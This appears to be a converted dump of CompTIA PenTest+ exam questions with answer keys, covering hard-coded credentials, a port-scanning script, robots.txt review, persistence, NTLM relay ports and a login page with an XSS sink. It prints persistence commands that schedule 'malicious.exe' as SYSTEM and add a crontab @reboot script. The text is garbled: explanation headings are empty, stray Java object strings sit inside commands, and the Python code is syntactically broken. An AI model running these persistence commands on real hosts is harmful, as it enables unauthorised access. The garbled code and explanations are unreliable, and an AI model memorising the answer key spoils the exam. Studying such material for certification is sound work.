



CompTIA

Exam Questions PT0-003

CompTIA PenTest+ Exam

NEW QUESTION 1

In a file stored in an unprotected source code repository, a penetration tester discovers the following line of code:

```
sshpas -p donotchange ssh admin@192.168.6.14
```

Which of the following should the tester attempt to do next to take advantage of this information? (Select two).

- A. Use Nmap to identify all the SSH systems active on the network.
- B. Take a screen capture of the source code repository for documentation purposes.
- C. Investigate to find whether other files containing embedded passwords are in the coderepository.
- D. Confirm whether the server 192.168.6.14 is up by sending ICMP probes.
- E. Run a password-spraying attack with Hydra against all the SSH servers.
- F. Use an external exploit through Metasploit to compromise host 192.168.6.14.

Answer: BC

Explanation:

When a penetration tester discovers hard-coded credentials in a file within an unprotected source code repository, the next steps should focus on documentation and further investigation to identify additional security issues.

? Taking a Screen Capture (Option B):

? Investigating for Other Embedded Passwords (Option C):

Pentest References:

? Initial Discovery: Discovering hard-coded credentials often occurs during source code review or automated scanning of repositories.

? Documentation: Keeping detailed records of all findings is a critical part of the penetration testing process. This ensures that all discovered vulnerabilities are reported accurately and comprehensively.

? Further Investigation: After finding a hard-coded credential, it is best practice to look for other security issues within the same repository. This might include other credentials, API keys, or sensitive information.

Steps to Perform:

? Take a Screen Capture:

? Investigate Further:

```
grep -r 'password' /path/to/repository
```

```
? uk.co.certification.simulator.questionpool.PList@2b499161 trufflehog --regex --entropy=True /path/to/repository
```

By documenting the finding and investigating further, the penetration tester ensures a comprehensive assessment of the repository, identifying and mitigating potential security risks effectively.

=====

NEW QUESTION 2

DRAG DROP

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

INSTRUCTIONS

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


- A. Mastered
- B. Not Mastered

Answer: A

Explanation:



```
#!/usr/bin/python
```



```
import socket
import sys

ports = [21, 22]

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

```
port_scan(sys.argv[1], ports)
```

NEW QUESTION 3**HOTSPOT**

A penetration tester is performing reconnaissance for a web application assessment. Upon investigation, the tester reviews the robots.txt file for items of interest.

INSTRUCTIONS

Select the tool the penetration tester should use for further investigation.

Select the two entries in the robots.txt file that the penetration tester should recommend for removal.

Tool

Given the entries in robots.txt, select the tool the penetration tester should use for further investigation:

Mimikatz

WPScan

Brakeman

SQLmap

← → ↺ http://example.com/robots.txt

Select the two robots.txt entries the penetration tester should recommend for removal:

1 ☐ User-agent: *

2 ☐ Disallow: /search

3 ☐ Allow: /search/about

4 ☐ User-agent: acunetix

5 ☐ crawl-delay: 10

6 ☐ Allow: /search/static

7 ☐ User-agent: Baidu

8 ☐ crawl-delay: 12

9 ☐ Disallow: /Home

10 ☐ User-agent: Slurp

11 ☐ crawl-delay: 20

12 ☐ Allow: /sdch

13 ☐ User-agent: Comptia

14 ☐ Allow: /admin

15 ☐ Allow: /wp-admin

16 ☐ crawl-delay: 15

17 ☐ Allow: /groups

18 ☐ Allow: /?hl=

19 ☐ Allow: /wp-login.php

- A. Mastered
B. Not Mastered

Answer: A

Explanation:

The tool that the penetration tester should use for further investigation is WPScan. This is because WPScan is a WordPress vulnerability scanner that can detect common WordPress security issues, such as weak passwords, outdated plugins, and misconfigured settings. WPScan can also enumerate WordPress users, themes, and plugins from the robots.txt file.

The two entries in the robots.txt file that the penetration tester should recommend for removal are:

? Allow: /admin
? Allow: /wp-admin

These entries expose the WordPress admin panel, which can be a target for brute-force attacks, SQL injection, and other exploits. Removing these entries can help prevent unauthorized access to the web application??s backend. Alternatively, the penetration tester can suggest renaming the admin panel to a less obvious name, or adding authentication methods such as two-factor authentication or IP whitelisting.

NEW QUESTION 4

As part of an engagement, a penetration tester wants to maintain access to a compromised system after rebooting. Which of the following techniques would be best for the tester to use?

A. Establishing a reverse shell
B. Executing a process injection attack
C. Creating a scheduled task
D. Performing a credential-dumping attack

Answer: C

Explanation:

To maintain access to a compromised system after rebooting, a penetration tester should create a scheduled task. Scheduled tasks are designed to run automatically at specified times or when certain conditions are met, ensuring persistence across reboots.

? Persistence Mechanisms:
? Creating a Scheduled Task:
schtasks /create /tn "Persistence" /tr "C:\path\to\malicious.exe" /sc onlogon /ru SYSTEM
? uk.co.certification.simulator.questionpool.PList@7b2e6d1d (crontab -l; echo "@reboot /path/to/malicious.sh") | crontab -
? Pentest References:
By creating a scheduled task, the penetration tester ensures that their access method (e.g., reverse shell, malware) is executed automatically whenever the system reboots, providing reliable persistence.

=====

NEW QUESTION 5

A tester runs an Nmap scan against a Windows server and receives the following results:
Nmap scan report for win_dns.local (10.0.0.5) Host is up (0.014s latency)

Port State Service 53/tcp open domain 161/tcp open snmp 445/tcp open smb-ds 3389/tcp open rdp
Which of the following TCP ports should be prioritized for using hash-based relays?

- A. 53
- B. 161
- C. 445
- D. 3389

Answer: C

Explanation:

Port 445 is used for SMB (Server Message Block) services, which are commonly targeted for hash-based relay attacks like NTLM relay attacks.
? Understanding Hash-Based Relays:
? Prioritizing Port 445:
? Execution:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=====

NEW QUESTION 6

DRAG DROP

You are a penetration tester reviewing a client??s website through a web browser.

INSTRUCTIONS

Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Secure System

User name

Password

Login

View Certificate


Remediate Certificate

View Source

Remediate Source

View Cookies

Remediate Cookies



Secure System

← → ↻ <https://comptia.org/login.aspx#viewsource>

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGI1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtKZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVka2ZidmxiFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoc3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do/'>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

← → ↻ <https://comptia.org/login.aspx#viewcookies>

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370. 2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System


← → ↻ <https://comptia.org/login.aspx#remediatesource>

```
1 <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGI1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtKZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVka2ZidmxiFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoc3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
10 <select><script>
11 document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do/'>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

← → ↻ https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmc	36104370	.comptia.o...	/	Session	14	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmv	36104370.[2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmz	36104370.1508266963.1.1.utmcsr=google[utmccn=(organic)]utmc...	.comptia.o...	/	2018-04-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete



Drag and Drop Options:

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1



Step 2



Step 3



